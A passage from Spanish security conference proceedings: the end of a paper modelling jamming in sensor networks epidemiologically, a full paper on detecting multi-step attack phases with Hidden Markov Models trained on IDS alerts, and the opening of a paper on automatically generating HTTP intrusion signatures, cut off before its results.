En este trabajo se ha propuesto un estudio preliminar para el análisis de ataques jamming sobre redes de sensores inalámbricas bajo el modelo epidemiológico Susceptible-Expuesto-Infectado-Susceptible (SEIS), analizando los puntos de equilibrio del sistema y su estabilidad. En próximos trabajos se continuará con el modelo para estudiar con más detalle otros aspectos relacionados con los ataques jamming y la propagación de sus efectos, como la distribución de los nodos en la red. La importancia de este estudio reside en la posibilidad de desarrollar nuevos mecanismos de seguridad ante este tipo de ataques.

Es importante resaltar que este estudio preliminar se realiza sobre un modelo de funcionamiento muy simplificado que considera una distribución uniforme de los nodos, una propagación del jamming independiente del protocolo concreto utilizado en la red de sensores y unos valores genéricos de las tasas con la intención de encontrar la incidencia real de cada una a través de las relaciones que se establecen entre ellas. En futuros estudios se generalizará el modelo para que se acerque progresivamente al escenario real de funcionamiento y tenga en cuenta las dependencias de la propagación con respecto a los protocolos utilizados y a los valores reales de las tasas involucradas en este proceso.

AGRADECIMIENTOS

Este trabajo ha sido financiado por el proyecto "Protocolos CRIPTOGRÁficos para la ciberseguridad: identificación, autenticación y protección de la información (ProCriCiS)"(TIN2014-55325-C2-1-R) del Ministerio de Economía y Competitividad.

REFERENCIAS

[1] Kermack WO, McKendrick AG. Contributions to the mathematical theory of epidemics, part I. Proc Roy Soc Edin A 1927; 115:700-21.

[2] J.O. Kephart and S.R. White. Directed-graph epidemiological models of computer viruses. In *Proceedings of IEEE Symposium on Security and Privacy*, pages 343–359, 1991.

[3] Mahfuzulhoq Chowdhury, Md Fazlul Kader, Asaduzzaman. Security Issues in Wireless Sensor Networks: A Survey. International Journal of Future Generation Communication and Networking, Vol.6, Nº.5 (2013), pp. 97–116.

[4] Francillon, A., Castelluccia, C.: Code injection attacks on harvard-architecture devices. In: Proceedings of the 15th ACM conference on Computer and communi- cations security. pp. 15–26. ACM (2008)

[5] Habibi, J., Gupta, A., Carlsony, S., Panicker, A., Bertino, E.: Mavr: Code reuse stealthy attacks and mitigation on unmanned aerial vehicles. In: Distributed Com- puting Systems (ICDCS). pp. 642–652. IEEE (2015)

[6] Braden, K., Crane, S., Davi, L., Franz, M., Larsen, P., Liebchen, C., Sadeghi, A.R.: Leakage-resilient layout randomization for mobile devices. In: Network and Distributed Systems Security Symposium (NDSS) (2016)

[7] Hero Modares, Amirhossein Moravejosharieh, Rosli Salleh, Jaime Lloret. Security Overview of Wireless Sensor Network. Life Science Journal 2013, Vol. 10, Nº 2, pp. 1627–1632.

[8] Wassim Znaidi, Marine Minier and Jean-Philippe Babau. An Ontology for Attacks in Wireless Sensor Networks. Unité de recherche INRIA Rhône-Alpes, Rapport de recherche Nº 6704, 2008, pp. 1–13.

[9] Wang Xiaoming and LI Yingshu. An Improved SIR Model for Analyzing the Dynamics of Worm Propagation in Wireless Sensor Networks. Chinese Journal of Electronics Vol.18, Nº 1, 2009, pp. 8–12.

[10] Pradip De, Yonghe Liu, Sjal K. Das. Deployment-Aware Modeling of Node Compromise Spread in Wireless Sensor Networks Using Epidemic Theory. ACM Transactions on Sensor Networks, Nº 5, Vol. 3, Article 23, 2009, pp. 1–33.

[11] Shensheng Tang. A Modified Epidemic Model for Virus Spread Control in Wireless Sensor Networks. International Journal of Wireless Information Networks nº 18, 2011, pp. 319–326.

[12] A. H. Azni, Rabiah Ahmad, and Zul Azri Mohamad Noh. Correlated Node Behavior in Wireless Ad Hoc Networks: An Epidemic Model. In proc. of 7th International Conference for Internet Technology and Secured Transactions, 2012, pp. 403–410.

[13] Bimal Kumar Mishra, Neha Keshri. Mathematical model on the transmission of worms in Wireless sensor network. Applied Mathematical Modelling 37, 2013, pp. 4103–4111.

[14] Neha Keshri and Bimal Kumar Mishraa. Optimal Control Model for Attack of Worms in Wireless Sensor Network. International Journal of Grid Distribution Computing Vol.7, no.3, 2014, pp.251–272.

[15] Binay Kumar Mishra1, Santosh Kumar Srivastava, Bimal Kumar Mishra. A quarantine model on the spreading behavior of worms in wireless sensor network. Transaction on IoT and Cloud Computing 2, (1), 2014, pp. 1–12.

[16] Linhe Zhu, Hongyong Zhao. Dynamical Analysis and Optimal control for a malware propagation model in an information network. Neurocomputing 149, 2015, pp. 1370–1386.

[17] Herbert W. Hethecote. The Mathematics of Infectious Diseases. SIAM Review Vol. 42, Nº 4, 2000, pp. 599–653.

[18] Fred Brauer, Pauline van den Driessche, Jianhong Wu. Mathematical Epidemiology. 2008, Springer, ISBN: 978-3-540-78910-9.

[19] Yee Wei, Law Lodewijk van Hoesel, Jeroen Doumen, Pieter Hartel, Paul Havinga. Energy Efficient Link Layer Jamming Attacks against Wireless Sensor Network MAC Protocols. In proc. SANS'05, 2005, pp.

[20] Shahriar Mohammadi, Hossein Jadidoleslamy. A Comparison of Link Layer Attacks on Wireless Sensor Networks. International journal on applications of graph theory in wireless ad hoc networks and sensor networks, Vol. 3, Nº 1, March 2011, pp. 35–56.

[21] Perko, L. Differential Equations and Dynamical Systems, 3rd Ed. Springer, 2010.

[22] Hirsch, M. W., Smale, S., Devaney, R. L. Differential Equations, Dynamical Systems, and an Introduction to Chaos, 3rd Ed., Academic Press, 2012.

Sistema de detección de fases de ataque basado en Modelos Ocultos de Markov

Pilar Holgado
Departamento de Ingeniería y Sistemas Telemáticos.
Universidad Politécnica de Madrid Avenida Complutense, 30, 28040, Madrid.
pilarholgado@dit.upm.es

Víctor A. Villagrá
Departamento de Ingeniería y Sistemas Telemáticos.
Universidad Politécnica de Madrid Avenida Complutense, 30, 28040, Madrid.
villagra@dit.upm.es

Abstract- **La detección temprana de intrusiones es una tarea importante para anticiparnos a los pasos de los atacantes. En este artículo, se usan Modelos ocultos de Markov para detectar la fase de ataque de un ataque multi-paso utilizando distintas alertas reportadas por los IDSs. Para lograr este objetivo, hay que realizar el diseño del modelo y una fase de entrenamiento previa de manera totalmente off-line, basado en observaciones correspondientes a cada paso del ataque. El resultado final del modelo, podrá ser utilizado para la predicción de intrusiones con el objetivo de integrarlo en otros sistemas como Sistemas de Respuesta a Intrusiones o Sistemas de Gestión Dinámica del Riesgo.**

***Index Terms*- Aprendizaje Automático, Modelos Ocultos de Markov, Ataques multi-paso, Denegación de Servicio Distribuida.**

Tipo de contribución: *Investigación en desarrollo (Este artículo es un resumen de uno más extendido que se publicará en breve en una revista)*

I. Introducción

Actualmente todas las organizaciones están cada vez más preocupadas por posibles ataques de ciberseguridad en sus sistemas. Por ello, las empresas solicitan cada vez más sistemas basados en detección y análisis de estas amenazas. Una técnica que pude ayudar a estos sistemas a reaccionar antes de que la red sea comprometida es la predicción de intrusiones.

Un escenario de ataque o un ataque multi-paso [1] es un conjunto de actividades maliciosas llevadas a cabo por el mismo atacante para conseguir un objetivo específico. Estos pasos pueden ser usados para la predicción temprana de ataques. En este artículo se propone un método matemático para conseguir dicha predicción.

En concreto, proponemos el uso de Modelos Ocultos de Markov (HMM, Hidden Markov Model) [2] para la predicción de intrusiones. Un HMM está compuesto por dos procesos estocásticos, un proceso estocástico observable y otro no observable (oculto). El proceso estocástico oculto se puede observar a través del procesos estocástico que produce la secuencia de observaciones.

En este caso, una cadena compuesta por estados de ataque representa el proceso estocástico oculto y las observaciones se corresponden con las alertas producidas por los atacantes. Para obtener dichas alertas, usamos un sistema de detección de intrusiones (IDS) [3] que envía las alertas detectadas al sistema de predicción. Además, formateamos las alertas a estructura IDMEF (Intrusion Detection Message Exchange Format) [4]. Este formato proporciona un lenguaje común para la representación de las alertas.

Para conseguir las observaciones necesarias para el HMM es necesario realizar un proceso de clusterización de las alertas obtenidas del IDS. Las observaciones se componen de una etiqueta y una severidad. Para obtener las etiquetas hay que definir un conjunto de palabras obtenidas tras el proceso de clusterización de uno de los parámetros del informe de CVE (Common Vulnerabilities and Exposures) [5]. La severidad se coge directamente de la información proporcionada por la alerta.

Una vez definido el HMM, es necesario un proceso de entrenamiento para adaptarnos a los pasos de los distintos ataques. Tras esto, el HMM está preparado para predecir el estado del ataque multi-paso.

La predicción temprana de ataques puede ser utilizada en diferentes sistemas de seguridad, como por ejemplo, un Sistema de Gestión Dinámica del Riesgo o un Sistema de Respuesta a Intrusiones (IRS). En concreto, se puede incluir el método de predicción propuesto en un IRS Autónomo (AIRS) para ejecutar respuestas proactivas antes de que el ataque llegue a etapas finales que provocan un mayor peligro en la organización. En el caso de integrar el sistema predictivo a un Sistema de Gestión Dinámica del Riesgo, la salida del sistema se puede utilizar para la modificación del nivel de riesgo, dependiendo de la fase en la que se encuentre el ataque.

El artículo se organiza de la siguiente manera. La sección II trata sobre el estado del arte en detección y predicción de ataques multi-paso aplicando distintos modelos de Aprendizaje Automático. La sección III explica el Modelo Oculto de Markov y los parámetros necesarios para la detección de la fase de la intrusión. La detección de ataques multi-paso necesita una fase de entrenamiento previa comentada en la sección IV. Finalmente la sección V indica las tareas necesarias para conseguir el estado del ataque y en la sección VI se termina con conclusiones.

II. Trabajos relacionados

La predicción de intrusiones y las técnicas de correlación son un concepto clave para la prevención, detección y respuesta a intrusiones. Actualmente, se han realizado algunas investigaciones sobre este tema.

La predicción de intrusiones basada en HMM es realizada

en [6], [7], [8] y [9]. Estas investigaciones tienen en común que realizan una definición similar de los parámetros del HMM, siendo estos parámetros la clave para predicción. La principal diferencia con nuestra propuesta es esta definición del modelo. Ellos consideran los estados ocultos como diferentes estados de riesgo del sistema, en cambio, nosotros asignamos los estados ocultos a fases comunes de un determinado tipo de ataque, de esta manera conseguimos entrenar un modelo para cada tipo de intrusión y así poder ejecutar la respuesta que mejor se ajuste al ataque. Ajustarse tanto a la respuesta no es viable en el caso de asignar los estados de la cadena de Markov al riesgo ya que no es posible saber cuál es la intrusión que está afectando al sistema. En estos estudios previos, las observaciones del HMM se corresponden con el parámetro de severidad de las alertas obtenidas de un IDS o con una función que utilice dicho valor. Al igual que nosotros, utilizan las alertas obtenidas desde los IDSs como observación, pero en nuestro caso, ajustamos también el tipo de alerta clusterizando cada una de ellas a una etiqueta basada en el informe de vulnerabilidades teniendo en cuenta el CVE de la alerta, evitando al mismo tiempo el sobreajuste del HMM. En conclusión, nuestra metodología puede conseguir una mayor precisión que los trabajos previos porque predecimos los pasos de una intrusión específica mediante el entrenamiento del HMM con estados comunes de intrusión y observaciones basadas en etiquetas a partir del CVE de la alerta.

En [10] se propone el uso de HCPN (Hidden Colored Petri-Net) para predecir el siguiente objetivo del atacante. Usa un modelo matemático como en nuestro caso, pero su objetivo es la optimización y correlación de alertas de IDSs para reducir el ratio de falsos positivos y negativos, así que ellos no predicen intrusiones.

Usar procesos de Markov para realizar un AIRS se propone en [11]. En concreto ellos aplican un POMDP (Partially Observable Competitive Markov Decision Process) con un juego estocástico de Stackelberg de dos jugadores para decidir la mejor respuesta. A diferencia de nosotros, su propuesta no intenta predecir ataques antes de que sucedan, es decir, no realizan respuestas proactivas a intrusiones.

Detección de ataques de DDoS (Distributed Denial of Service) usando métodos matemáticos se propuso en [12]. En concreto, Katkar et al. utiliza el clasificador Bayesiano como modelo matemático.

Otros enfoques sobre predicción de escenarios de ataque son los propuestos en [13] y [14]. En este último caso, los autores usan una Máquina de Estados Finitos (FSM, Finite States Machine) para ataques multi-paso en un sistema de respuestas.

III. Definición del Modelo Oculto de Markov

Un HMM puede ser descrito como dos procesos estocásticos. El proceso oculto es representado por la variable aleatoria $x(t)$, y se corresponde con los estados de la cadena de Markov. El proceso observable, representado por la variable aleatoria $y(t)$, se corresponde con las alertas que llegan desde el IDS.

En este caso, t representa la llegada de las alertas desde IDSs en tiempo discreto.

Formalmente un HMM discreto de primer orden se define como $\lambda = (\sum, S, P, Q, \pi)$. Estos parámetros y su definición para nuestro objetivo se indican a continuación:

- Las observaciones, $\sum = \{v_1, v_2, \dots, v_M\}$, de la cadena de Markov en nuestro caso se basan en las distintas alertas de IDSs clusterizadas mas una severidad.
- Los estados, $S = \{s_1, s_2, \dots, s_N\}$, se corresponden con el conjunto de pasos comunes de un ataque concreto.
- La matriz de probabilidad de transición, $P = \{p_{ij}\}_{NxN}, p_{ij} = P(x_t = j | x_{t-1} = i)$, describe las transiciones entre los distintos estados de la cadena S de acuerdo con las alertas que llegan desde el IDS.
- Una matriz de probabilidad de observación tiene un vector de probabilidad para cada estado $Q = \{q_1, q_2, \dots, q_M\}$. Este vector indica la probabilidad de observar las diferentes alertas si el ataque se encuentra en un estado concreto.
- El vector de distribución inicial, $\pi = \{\pi_1, \pi_2, \dots, \pi_N\}$, indica la probabilidad de cada uno de los estados de ser el estado inicial cuando comienza la intrusión.

Las observaciones transformadas desde IDSs de un ataque multi-paso en particular son representadas mediante la secuencia de observación $O = \{o_1\ o_2\ \dots o_T\}$ donde cualquier o_t de la secuencia pertenece a un símbolo de la cadena $\sum$.

En nuestra propuesta, calcularemos una matriz de transición y de observación para cada uno de los tipos de intrusión en estudio y así ajustar las transiciones a cada paso de ataque. De esta manera conseguiremos anticiparnos al atacante ejecutando la mejor respuesta teniendo en cuenta el estado y el tipo de intrusión. Para ello, nosotros tendremos un modelo λ_k para cada tipo de ataque multi-paso.

IV. Entrenamiento del Modelo Oculto de Markov

Una de las tareas más importantes a la hora de utilizar un modelo de Markov es ajustar la probabilidad de las matrices P y Q para que se adecue al objetivo final del HMM de tal manera que maximice la probabilidad de la secuencia de observación dado el modelo concreto, $P(O|\lambda_k)$.

En nuestro caso, se necesita el entrenamiento de una matriz de transición, unos vectores de observación para cada estado y de un vector de distribución inicial para cada tipo de ataque.




Fig. 1. Entrenamiento del HMM.

La Fig. 1 representa las etapas necesarias para el entrenamiento de un HMM. A continuación se explica en más detalle cada uno de estos módulos.

Multi-step Attack files almacena los distintos escenarios de ataque para cada una de las intrusiones en estudio. En concreto se corresponden con ficheros de trazas PCAP.

Off-line Training Module representa la fase de entrenamiento de los parámetros necesarios para el modelo. Para el aprendizaje hay diferentes algoritmos no supervisados como: Baum-Welch, EM (Expectation Maximization), GEM (Generalized EM) y el método del descenso del gradiente. Además es posible realizar el entrenamiento de una manera supervisada usando métodos estadísticos.

HMM configuration file es el fichero de configuración resultante para una intrusión concreta tras la aplicación de un algoritmo de entrenamiento. Almacena los parámetros

```
Hmm v1.0

NbStates 3
NObservations 18

State
Pi 0.7384105960264901
A 1.0 0.004484304932735426 0.004484304932735426
DiscreteOPDF 0.0134 4.4848 4.4843 4.4843 4.4843 4.4843 0.6457 4.4843 4.4843 4.4843 4.4843 4.4843 4.4234 0.3408 4.4843 4.4843 4.4843 4.4843
State
Pi 0.17880794701986755
A 0.018518518518518517 0.9629629629629629 0.037037037037037035
DiscreteOPDF 1.8518 1.8514 0.3333 1.8518 1.8518 1.8518 1.8518 1.8518 1.8518 1.8518 1.8518 1.8518 1.8518 0.6666 1.8518 1.8518 1.8518 1.8518
State
Pi 0.08278145695364239
A 0.04 0.04 0.92
DiscreteOPDF 4.0E-17 4.0E-17 4.0E-17 4.0E-17 4.0E-17 4.0E-17 4.0E-17 0.72 4.0E-17 4.0E-17 0.04 4.0E-17 4.0E-17 4.0E-17 0.2 4.0E-17 0.04 4.0E-17
```

Fig. 2. Fichero de configuración del HMM.

necesarios para la definición del HMM, como es el número de estados o las matrices de probabilidad.

La implementación de la arquitectura de entrenamiento del HMM es un programa en Java utilizando la librería jahmm [15]. Esta librería incluye distintos algoritmos utilizados por los HMMs y la estructura de datos para las matrices de probabilidad.

El formato del fichero de configuración del HMM está basado en el formato propuesto por esta librería de Java. La Fig. 2 muestra un ejemplo de un fichero de configuración con nuestro diseño de HMM. Los parámetros importantes y su correspondencia con la definición formal, $\lambda = (\sum, S, P, Q, \pi)$ se indica a continuación:

- NbStates: Número de estados de la cadena de Markov, S.
- Nobservations: número de observaciones posibles en cada estado para el HMM, $\sum$.
- P_i: Probabilidad de que ese estado sea inicial. El vector de distribución inicial (π) se obtiene juntando todos estos valores.
- A: Vector de probabilidad de transición de un estado. Hay un vector para cada uno de los estados del HMM, si juntamos todos ellos obtenemos la matriz de probabilidad de transición, P.
- DiscreteOPDF: Se corresponde con el tipo de dato de la librería jahmm utilizado para definir las observaciones. Esta librería tiene varios tipos de datos para la representación de observaciones (Enteros, Discretos, Reales, …). En nuestro caso, las observaciones están representadas por un tipo Discreto basado en la clusterización de las posibles alertas de un IDS y las severidad. Los valores que aparecen en esta misma línea representan el vector de probabilidad de observación. Juntando todos estos vectores, obtendremos la matriz de probabilidad de observación, Q.

V. Detección de la fase de ataque

El objetivo de esta propuesta es detectar la fase actual de un ataque multi-paso mientras la intrusión está en curso. Para esto necesitamos tener un conjunto de pasos de ataque para el desarrollo del sistema de predicción de ataques multi-paso.

El primer paso es por tanto seleccionar el número de estados del HMM. Estos estados se corresponden con las fases comunes de un ataque, como ya se ha mencionado en la Sección III. Como caso de estudio, utilizamos el escenario LLDDOS1.0 de DARPA 2000 [16]. Este escenario ha sido seleccionado ya que es el escenario que se utiliza en todas las publicaciones previas y porque necesitamos tener solo trazas de ataque individualizadas para cada uno de los estados, es decir un fichero PCAP para cada etapa de ataque. Los estados resultantes se muestran en la Fig. 3. Hay que tener en cuenta que las conexiones entre estados han sido simplificadas, ya que se utiliza un HMM totalmente conectado.

Estos estados se obtienen generalizando las distintas fases del ataque de DDoS basado en el escenario real publicado en DARPA 2000.

A continuación se indica a modo de ejemplo la correspondencia de cada una de estas fases para el escenario 1.0 de DARPA2000:

1. Step 1: IPsweep de la red desde un sitio remoto.
2. Step 2: Escaneo de IPs para buscar el demonio sadmind ejecutado en máquinas Solaris.
3. Step 3: Explotación de una vulnerabilidad del demonio sadmind, intentando tanto en todas las máquinas se tenga o no éxito.
4. Step 4: Instalación del trojano, mstream DDoS software, sobre tres máquinas de AFB
5. Step 5: Ejecución de DDoS.

El segundo paso es la selección de un conjunto de observaciones para la cadena de Markov. Estas observaciones son obtenidas desde las alertas reportadas por los IDSs como se comentó en la sección III. No es posible una observación por alerta debido a la gran cantidad de alertas distintas que puede enviar un IDS. Si incluyéramos todas ellas como observación en un HMM, tanto el tamaño de las matrices de probabilidad, como el tiempo de procesado de cada alerta con el sistema en producción, se incrementaría significativamente. Por ello proponemos la realización de una correspondencia de cada una de las alertas a una serie de etiquetas. Estas etiquetas serán obtenidas de un proceso de clusterización basado en el informe de CVE. Posteriormente, se combinará esta etiqueta con la severidad de la alerta para conformar la observación que servirá como entrada para el HMM. Con esta selección de observaciones conseguimos que el sistema sea totalmente genérico ante cualquier ataque.




Fig. 3. Cadena de Markov.

La última tarea es entrenar el HMM teniendo en cuenta los estados y las observaciones definidas. Como resultado obtendremos las matrices de probabilidad de transición y observación, y el vector de distribución inicial. Para la realización de una comparativa de resultados, entrenaremos el HMM con un algoritmo supervisado y otro no supervisado. En este último caso, seleccionamos el algoritmo de Baum-

Welch [17] ya que es el algoritmo más utilizado para este método de aprendizaje automático.

Una vez entrenado el HMM está preparado para detectar las fases de una DDoS en progreso. El algoritmo de Viterbi [18] se encargará de obtener la secuencia más probable de estados cada vez que llega una alerta al sistema y por tanto sabremos la fase en la que se encuentra la intrusión. De esta manera, podemos identificar la intrusión final y saber cuántos pasos le quedan al atacante para finalizar el ataque. Con este conocimiento sistemas de respuesta o sistemas de evaluación del riesgo pueden anticiparse a la intrusión final evitando daños en los activos de la organización.

Por último, se realizarán medidas de rendimiento y eficiencia del sistema final y evaluaremos la viabilidad del uso de HMM en la predicción de ataques multi-paso en entornos en tiempo real.

VI. Conclusiones

El objetivo de este artículo es mostrar el diseño de un HMM para la predicción de la fase de ataque de la intrusión final. Para ello, se define el modelo matemático del HMM y la selección de los valores de los parámetros acorde a nuestro objetivo. Además, se determinan los mecanismos de entrenamiento basado en aprendizaje automático que se van a aplicar.

Este sistema puede ayudar a la detección temprana de intrusiones mediante la predicción de los pasos del atacante. En nuestra propuesta de HMM, un proceso estocástico no observable puede predecirse basado en distintas observaciones conseguidas desde distintos IDSs.

La primera tarea es seleccionar el número de estados para construir la cadena de Markov y almacenar los distintos tipos de observaciones posibles del sistema. A través de una etapa de entrenamiento se conseguirán las matrices de probabilidad que más se ajusten a la intrusión. El entrenamiento se realizará mediante dos algoritmos, supervisado y no supervisado, para comparar su efectividad.

Una vez que tenemos el HMM entrenado, el sistema está preparado para entrar en producción y aplicar el algoritmo de Viterbi cada vez que llegue una alerta desde un IDS. Como resultado obtendremos el estado más probable en el que se encuentra la intrusión y así podremos anticiparnos a la intrusión final. Estos cálculos se ejecutan en tiempo real, por lo que no afectan al tiempo de respuesta del sistema.

Una vez entrenado, el sistema de predicción puede ser desplegado para cualquier organización sin necesidad de ninguna modificación adicional. Y puede ser utilizado en muchos sistemas existentes como Sistemas de Respuesta a Intrusiones para la ejecutar respuestas proactivas, como en Sistemas de Evaluación Dinámica del Riesgo modificando el nivel de riesgo del entorno.

Una gran ventaja de esta propuesta con respecto a trabajos anteriores, es la capacidad de poder saber el tipo de intrusión y así poderse anticipar con una respuesta al ataque final. Como inconveniente, el diseño es más complejo e implica una mayor capacidad de almacenamiento y cómputo. El sistema debe tener la capacidad de almacenar cada una de las matrices de probabilidad para cada uno de los modelos. En cualquier caso, el número de modelos no se estima tan grande como para que no pueda ser almacenado en cualquier servidor sin necesidad de unos requerimientos especiales. En cuanto a la capacidad de cómputo, para garantizar unos niveles de rendimiento y prestaciones adecuados tras el entrenamiento, la solución ideal se basaría en paralelizar el cálculo de la predicción para cada uno de los tipos de intrusión a analizar de tal manera que la predicción no afectaría al tiempo real necesario para la respuesta.

Como trabajo futuro validaremos el sistema con varios ataques multi-paso, incluyendo también más escenarios de DDoS. Con todos estos escenarios podremos entrenar un HMM para cada una de las intrusiones consideradas. Además de calcular en qué fase de ataque nos encontramos, como trabajo futuro calcularemos la probabilidad de la predicción con el fin de mejorar la precisión del sistema.

Agradecimientos

Este trabajo ha sido financiado en parte con el apoyo del MINECO español (proyecto DHARMA, Dynamic Heterogeneous Threats Risk Management and Assessment, con código TIN2014-59023-C2-2-R) y por la comisión Europea (FEDER/ERDF).

Referencias

[1] Kristopher Kendall. “A Database of Computer Attacks for the Evaluation of Intrusion Detection Systems”. 1999 (phd)

[2] Lawrence R. Rabiner. “A tutorial on Hidden Markov Models and selected applications in speech recognition”. Proceedings of the IEEE, 1989

[3] S. Axelsson, Intrusion detection systems: A survey and taxonomy, Technical report Chalmers University of Technology, Goteborg, Sweden (2000).

[4] H. Debar, D. Curry, B. Feinstein. “The Intrusion Detection Message Exchange Format (IDMEF)”. IETF Request for Comments 4765, 2007.

[5] Mitre inc., [Online] http://www.cve.mitre.org/.

[6] Kajetil Haslum, Ajith Abraham, Svein Knapskog. “DIPS: A Framework for Distributed Intrusion Prediction and Prevention Using Hidden Markov Models and Online Fuzzy Risk”. IEEE, 2007

[7] Kjetil Haslum, Marie E. G. Moe, Svein J. Knapskog. “Real time intrusion prevention and Security Analysis of Networks using HMMs”. IEEE, 2008.

[8] Alireza Shameli Sendi, Michel Dagenais, Masoume Jabbarifar, Mario Couture. “Real time intrusion prediction based on Optimized Alerts with Hidden Markov Model. Journal of Networks”. Journal of Networks, 2012.

[9] H. A. Kholidy, A. Erradi, S. Abdelwahed, A. Azab, A finite state hidden markov model for predicting multistage attacks in cloud systems, in: In Dependable, Autonomic and Secure Computing (DASC). IEEE 12th International Conference on, 2014, pp. 14–19.

[10] Dong Yu, Deborah Frincke. “Improving the quality of alerts and predicting intruder’s next goal with Hidden colored Preti-Net”. Computer Networks, 2007.

[11] Saman A. Zonouz, Himanshu Khurana, William H. Sanders, Timothy M. Yardley. “RRE: A Game–Theoretic Intrusion Response and Recovery Engine.”. IEEE, 2013.

[12] V. Katkar, A. Zinjade, S. Dalvi, T. Bafna, R. Mahajan, Detection of dos/ddos attacks against http servers using naive bayesian, in: InComputing Communication Control and Automation (ICCUBEA), International Conference on. IEEE, 2015, pp. 280–285.

[13] Fayyad, Seraj, and Christoph Meinel. "Attack Scenario Prediction Methodology." Information Technology: New Generations (ITNG), 2013 Tenth International Conference on. IEEE, 2013.

[14] Alireza Shameli-Sendi, Julien Desfossez, Michel Dagenais, Masoume Jabbarifar. “A Retroactive-Burst Framework for Automated Intrusion Response System”. Journal of Computer Networks and communications, 2013.

[15] Jahmm - java library for hmm model and algorithms, [Online] https://code.google.com/p/jahmm/.

[16] Darpa - intrusion detection evaluation dataset, [Online] https://www.ll.mit.edu/ideval/data/2000/LLS_DDOS_1.0.html

[17] A. Dempster, N. M. Laird, D. Rubin, Maximum likelihood from incomplete data via the em algorithm, Journal of the royal statistical society. Series B (methodological) (1977) 1–38.

[18] G. D. Forney, The viterbi algorithm, in: Proceeding IEEE, 1973.

Automatic Generation of HTTP Intrusion Signatures by Selective Identification of Anomalies

P. García-Teodoro; J.E. Díaz Verdejo
Dpto. Teoría Señal, Telemática y Comun.
Universidad de Granada, ETSIIT-CITIC,
18071 Granada, Spain
Email: {pgteodor,jedv}@ugr.es

J.E. Tapiador
Dpto. de Informática
Universidad Carlos III de Madrid
28911 Leganés, Madrid, Spain
Email: jestevez@inf.uc3m.es

R. Salazar-Hernández
Mante Academic Unit
Univ. Autónoma de Tamaulipas
89800 Tamaulipas, Mexico
Email: rsalazar@uat.du.mx

***Abstract*—In this paper, we introduce a novel methodology to automatically generate HTTP intrusion signatures for Network Intrusion Detection Systems (NIDS). Each incoming payload for the target service is tagged with an anomaly score obtained from probabilistically matching it against the corresponding learned model of normal usage. For those payloads whose anomaly score exceeds a given threshold, a more detailed analysis is performed to extract the portions that contribute the most to the anomaly score. Such portions are then used to build up candidate intrusion signatures, using a merging process that combines them with already existing patterns in order to keep the signature database as simple as possible by avoiding redundancies. The experimental results evidence the goodness of our approach to generate new signatures with the aim of reinforcing the overall detection capabilities.**

***Index Terms*—Anomaly detection, network IDS, signature**

Tipo de contribución: *Investigación publicada*

I. Introduction

Este trabajo se corresponde con el artículo de mismo título y autores de referencia: Computers & Security, vol. 55, pp. 159-174, 2015

Intrusion Detection Systems (IDS) constitute a primary line of defense in current networking scenarios. They operate by analyzing system events, either at the host level (HIDS), the network level (NIDS), or both. Signature-based NIDS attempt to identify specific patterns in network traffic, known as *attack signatures*, that are indicative of an ongoing attack. Alternatively, anomaly-based NIDS rely on a previously built model of normal behavior to spot anomalous events, as these may suggest the presence of an attack [1].

In signature-based NIDS the detection process is generally quite fast and reliable, resulting in a low overhead in terms of traffic processing and few false alarms. However, despite their multiple benefits and wide adoption, the protection they can offer is limited by the available set of attack signatures. In theory, anomaly-based NIDS do not suffer from such a limitation, since they have the potential ability to recognize unknown intrusions, provided that they manifest as deviations with respect to the normality model [1]. In practice, however, anomaly detectors often have an unacceptable rate of false positives, which seriously undermines the confidence in their operation.

In this work, we present a methodology aimed at complementing the use of signature- and anomaly-based NIDS to reinforce the overall detection capabilities of the composite system.




Fig. 1. Finite state automaton for processing URIs in HTTP requests.

II. Anomaly Detection and Attack Parameterization in Network Services

A. A Hybrid Service-oriented Anomaly Detection System

A significant amount of network attacks are produced in application-layer traffic, notably in HTTP and web-based services. This has encouraged researchers to propose a variety of schemes aimed at detecting suspicious behavior in network traffic destined to this service.

In this work we make use of the detector proposed in [2]. Informally speaking, this scheme operates as follows:

- Initially, the formal specification of the HTTP protocol is used to construct a finite state automaton (FSA).
- After that, the normal behavior (*i.e.*, observed usage) of the service is represented and trained in terms of a Markov model.
- Finally, the model is used in detection mode to estimate an anomaly score for each observed message.

The FSA outlined in Fig. 1 represents the structure of the URI in an HTTP request, consisting of:

- A set of states $\Sigma = \{S_I, S_R, S_A, S_V, S_F\}$.
- A set of allowed transitions $S_i \rightarrow S_j$ (arcs in figure).
- A set of delimiters $\Delta = \{\delta_i\}$, each of which triggers a transition between states.
- Each transition in the FSA implies the occurrence of an observation or symbol σ_k. The set of symbols $\Omega = \{\sigma_k\}$ will thus contain all the different byte sequences appearing between two adjacent delimiters within the URI.

The FSA associated with URIs in HTTP requests is annotated with statistical information modeling the observed probabilities of transitions between states ($a_{i,j}$, with $i, j \in \Sigma$)

and the probability of observing each symbol in each state ($b_{i,k}$, with $i \in \Sigma$ and $k \in \Omega$). The estimation of such probabilities is performed during a training phase by a simple counting procedure using a representative set of sufficiently normal and attack-free requests. In what follows, we will refer to the 'model', denoted M, for the FSA together with the sets of probabilities $a_{i,j}$ and $b_{i,k}$.

Once the model M is built, the k-th URI to be evaluated, URI^k, can be assigned an anomaly score AS^k. Hence, URI^k will concluded to be anomalous when the associated AS^k is higher than a given experimental normality threshold, θ.

B. Automatic Signature Generation

How the anomaly detector described in the previous section can be instrumental in automatically deriving intrusion signatures is briefly described here. The overall procedure consists of three steps:

1) *Selective identification:* Once a URI has been classified as anomalous, it is further processed to identify those parts that contribute the most to its anomalous nature. This is the most relevant and critical step in the signature generation procedure.
2) *Signature extraction:* The sequences of symbols and delimiters in the URI associated with notable increases in the anomaly score are extracted and used as building patterns to represent the potential attack.
3) *Signature merging:* Each new candidate signature generated is compared with those already appearing in the signature database in order to avoid redundancy. In doing so, special attention is paid to the case where one signature generalizes others.

III. Experimental Results

